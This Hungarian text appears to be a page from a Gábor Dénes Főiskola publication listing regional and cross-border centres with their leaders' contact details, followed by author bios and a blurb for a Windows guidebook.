E-mail: sprinter@mail.agria.hu Honlap: http://sprinter.agria.hu

Esztergom Vezető: *Fűrész Tiborné*
2500 Esztergom, Bánomi út 8.
Tel./Fax: 06-1-230-43-76; 06-20-3518-601;
E-mail: fureszt@axelero.hu Honlap: web.axelero.hu/fureszt

Érd Vezető: *Budai Csaba*
2030 Érd, Széchenyi tér 1.
Tel./Fax: 06-20-9344-770; 06-1-283-79-79;
E-mail: budacsa@axelero.hu

Gyöngyös Vezető: *Gerják István*
3200 Gyöngyös Kőrösi Csoma S. u. 9.
Tel./Fax: 06-37-303-683; 06-30-9585-488
E-mail: gerjak@mail.datanet.hu, trivium@tvnetwork.hu

Győr Vezető: *Domonkos Gyuláné*
9021 Győr, Árpád u. 2.
Tel.: 06-96-550-200; Fax: 06-96-550-201
E-mail: etelka@gdfgyor.axelero.net Honlap: www.gdfgyor.axelero.net

Hódmezővásárhely Vezető: *Dr.Gál József*
6800 Hódmezővásárhely, Szántó K. J. u. 64.
Tel.: 06-62-535-536; 06-30-3135-873;
Fax: 06-62-535-530; E-mail: imsuli@delfin.hu
Honlap: www.gdf.vasarhely.hu

Isaszeg Vezető: *Keresztúri Jusztina*
2117 Isaszeg, Madách u. 1/a
Tel./Fax: 06-28-496-206; E-mail: gdfisa@mail.sziszi.hu

Kaposvár Vezető: *dr.Paál Jenő*
7400 Kaposvár, Guba S. u. 36-40.
Tel.: 06-82-314-155/147; 06-82-424-339;
Fax: 06-82-320-757; E-mail: posane@atk.kaposvar.pate.hu

Kecskemét Vezető: *Pósfayné Bakota Éva*
6000 Kecskemét, Hunyadi János tér 2.
Tel.: 06-76-411-494; 06-20-9762-100; 06-20-9935-735;
Fax: 06-76-411-041; E-mail: gdfkecsk@axelero.hu

Kisvárda Vezető: *Meskó Marianna*
4600 Kisvárda, Szent László út 27.
Tel.: 06-45-500-290; Fax: 06-45-500-291;
E-mail: info@felveteliiroda.hu Honlap:www.felveteliiroda.hu

Keszthely Vezető: *dr Vargáné Dugonics Rita*
8360 Keszthely, Deák F. u. 57.
Tel.: 06-83-312-330/262; 06-83-312-330/290; 06-30-2165-583
Fax: 06-83-314-334; E-mail: vdr@georgikon.hu

Mátészalka Vezető: *Pethő Mária Terézia*
4700 Mátészalka, Seregély u. 17/A.
Tel.: 06-44-417-889; 06-20-9743-125; 06-20-3663-669
Tel./Fax: 06-44-417-889;
E-mail: fic@okito.hu, info@okito.hu Honlap: www.okito.hu

Miskolc Vezető: *Dr Czap László*
3535 Miskolc, Árpád u. 2.
Tel.:06-20-3132-869; Tel./Fax: 06-46-414-429;
E-mail: czap@mazsola.iit.uni-miskolc.hu
Honlap: http://gdfm.homeip.net

Nagykanizsa Vezető: *Németh Zoltán*
8800 Nagykanizsa, Ady Endre u. 74/a
Tel.: 06-93-312-383; 06-93-313-010/730; 06-30-9370-605;
Fax: 06-93-310-107; E-mail: nemethz.gdf@chello.hu

Nyíregyháza Vezető: *Méhész János*
4400 Nyíregyháza, Vasvári Pál u. 1.
Tel.: 06-42-407-027; 06-42-406-850; 06-20-3559-390;
Fax: 06-42-406-848; E-mail: szuvnyirseg@chello.hu
Honlap: www.freeweb.hu/gdf-nyhz

Pápa Vezető: *Gerics Erzsébet*
8500 Pápa, Budai Nagy Antal u. 1.
Tel.: 06-20-9583-058; Tel/Fax: 06-89-311-297;
E-mail: gerics@gege-comp.hu Honlap: www.gege-comp.hu

Pécs Vezető: *Kedves Vera*
7624 Pécs, Tiborc u. 38/c
Tel.: 06-72-213-412; Fax: 06-72-310-259;
E-mail: gdfpecs@axelero.hu

Pilisvörösvár **Szervezése Esztergomban**
Vezető: *Fűrész Tiborné*
2500 Esztergom, Bánomi út. 8.
Tel./Fax: 06-1-230-43-76; 06-20-3518-601;
E-mail: fureszt@axelero.hu Honlap: web.axelero.hu/fureszt

Salgótarján Vezető: *dr. Agócs József*
3100 Salgótarján, Kossuth u. 8.
Tel.: 06-32-416-833; Fax: 06-32-317-420;
E-mail: jozsef.agocs@ncsszi.hu

Sátoraljaújhely **Szervezése Mátészalkán**
Vezető: *Pethő Mária Terézia*
4700 Mátészalka, Seregély u. 17/A.
Tel.: 06-20-9743-125; 06-20-3663-669;
Tel./Fax: 06-44-417-889; E-mail: info@okito.hu

Siófok **Szervezése Székesfehérváron**
Vezető: *Róth Péter*
8000 Székesfehérvár, Mátyás király krt. 5.
Tel./Fax: 06-22-348-542; E-mail: roker@mail.axelero.hu

Sopron Vezető: *Dr. Molnár László*
9400 Sopron, Bajcsy-Zsilinszky u. 4.
Tel.:06-99-518-182; 06-30-4112-941;
Fax: 06-99-518-259; E-mail: molnarl@fmk.nyme.hu

Szeged Vezető: *Malincsák János*
6720 Szeged, Kígyó u. 4.
Tel: 06-20-9245-756; Tel./Fax: 06-62-423-258,
E-mail: malincsa@tvnetwork.hu, gdfszeged@tvnetwork.hu
Honlap: www.gdfszeged.hu

Szekszárd Vezető: *Doszkocs László*
7100 Szekszárd, Rákóczi u. 70.
Tel./Fax: 06-74-413-435; E-mail: gdf@kvantum.hu
Honlap: http://gdf.kvantum.hu/

Székesfehérvár Vezető: *Róth Péter*
8000 Székesfehérvár, Mátyás király krt. 5.
Tel./Fax: 06-22-348-542; E-mail: roker@mail.axelero.hu

Szolnok Vezető: *Nyáry László*
5000 Szolnok, Arany J. u. 4.
Tel.: 06-56-375-122; Fax: 06-56-511-262;
E-mail: titgdf@externet.hu

Szombathely Nyílt nap helye:
POTE Szhelyi Képzési Kp. Jókai Mór u. 14.
Vezető: *Csicseri Andrea*
9700 Szombathely, Kisfaludy u. 51.
Tel.: 06-94-501-894; 06-20-9910-357; Fax: 06-94-501-899;
E-mail: gdf_okt@flagnet.hu Honlap:www.flagnet.hu

Tatabánya Vezető: *Gimesi Lászlóné*
2800 Tatabánya, Vértanuk tere 13.
Tel./Fax: 06-34-510-460; 06-20-9625-047;
E-mail: gnkft@axelero.hu

Vác Vezető: *Dr. Molnár Lajos*
2601 Vác, Németh László u.4-6.
Tel.: 06-27-317-077; 06-27-317-886; Fax: 06-27-315-093;
E-mail: boronkay@vac.hu

Veszprém Vezető: *Nagyné László Mária*
8201 Veszprém, Egyetem u. 10.
Tel.: 06-88-422-022/4191; 06-20-5636-777;
Fax: 06-88-422-022/4452; E-mail: laszlo@almos.vein.hu

Zalaegerszeg Vezető: *Dr. Sárváryné Kiss Katalin*
8900 Zalaegerszeg, Rákóczi u. 4-8.
Tel.: 06-92-311-229; 06-20-9225-546; Fax: 06-92-510-590;
E-mail: zeggdf@szam.hu Honlap: www.szam.hu

Határon túli központok:

Románia

Erdélyi központok szervezése Kolozsváron (Cluj-Napoca)
Vezető: *Dr. Selinger Sándor*
România,3400 Cluj-Napoca str.: I. Budai Deleanu 64.
Levélcím: OFP 5. CP 737
Tel./Fax: 00-40/2-64-431-841; E-mail: gdf@gdf.ro
Honlap: www.gdf.ro

Csíkszereda (Miercurea Ciuc)
Kolozsvár (Cluj-Napoca)
Marosvásárhely (Târgu-Mureş)
Nagyvárad (Oradea)
Sepsiszentgyörgy (Sfântu-Gheorghe)
Szatmárnémeti (Satu-Mare)
Székelyudvarhely (Odorheiu-Secuiesc)

Szerbia-Montenegro

Szabadka (Subotica) Vezető: *Bóni László*
24000 Szabadka, Szegedi út 74. Szerbia-Montenegro
Tel.:00-381-24-546-067; 00-381-24-546-463;
Fax: 00-381-24-546-021; E-mail: imc@magnotron.co.yu

Szlovákia

Kassa (Košice) Vezető: *Dr. Kiss Imre*
04001 Košice, Moyzesova 58., Slovenská Republika,
Tel.: 00-421-55-727-4435, Fax: 00-421-55-727-4429;
E-mail: kiss@teledom.sk Honlap: www.teledom.sk

Diószeg Sládkovičovo Vezető: *Ladislav Spalek*
92521 Sládkovičovo, Fučikova ul. 269.
Slovenská Republika
Tel.: 00-421-31-788-1733; 00-421-31-788-1712;
Fax: 00-421-31-788-1710;
E-mail: ladislav.spalek@ivosr.sk, takacsatti@hotmail.com

Ágoston György (a képen a még magasabb):

A BME Közlekedésmérnöki Karának elvégzését követően a BME TTTK-n mérnök-tanári diplomát szerzett. 1995 óta dolgozik a Gábor Dénes Főiskolán. A Számítógéprendszerek és rendszerszoftver tanszék tanszékvezető-helyettese, főiskolai docens.

Bartha Miklós (a képen a magas):

1990. óta foglalkozik számítástechnikával, melyet autodidakta módon sajátított el. Jelenleg a CCC OY, Finnország második legnagyobb szoftverfejlesztőjének magyarországi képviseleténél, a 3C Hungary Kft-nél dolgozik, mint Systems Specialist. Végül, de nem utolsósorban a Gábor Dénes Főiskola hallgatója.

E könyv kettős céllal készült. Egyrészt olyan olvasóknak szánjuk, akik a Windowsról nagyon keveset tudnak, és szeretnék megismerni a számítástechnika világának ezen részét. Másrészt a haladóbb felhasználók számos kevéssé ismert lehetőséget, ismeretet találhatnak.

- A Windows története, különböző verziói
- A Windows használata összefoglalva
- Tippek és trükkök
- Otthon, önállóan elvégezhető gyakorló feladatsor, benne a Resource Workshop
- Öt különböző Windows rendszer ismertetése: Windows 95, 98, 2000, Millennium Edition és 2001 (Beta 1)
- A Windowsról megjelent humoros mondások, képek

ISBN 963-577-305-6

9 789635 773053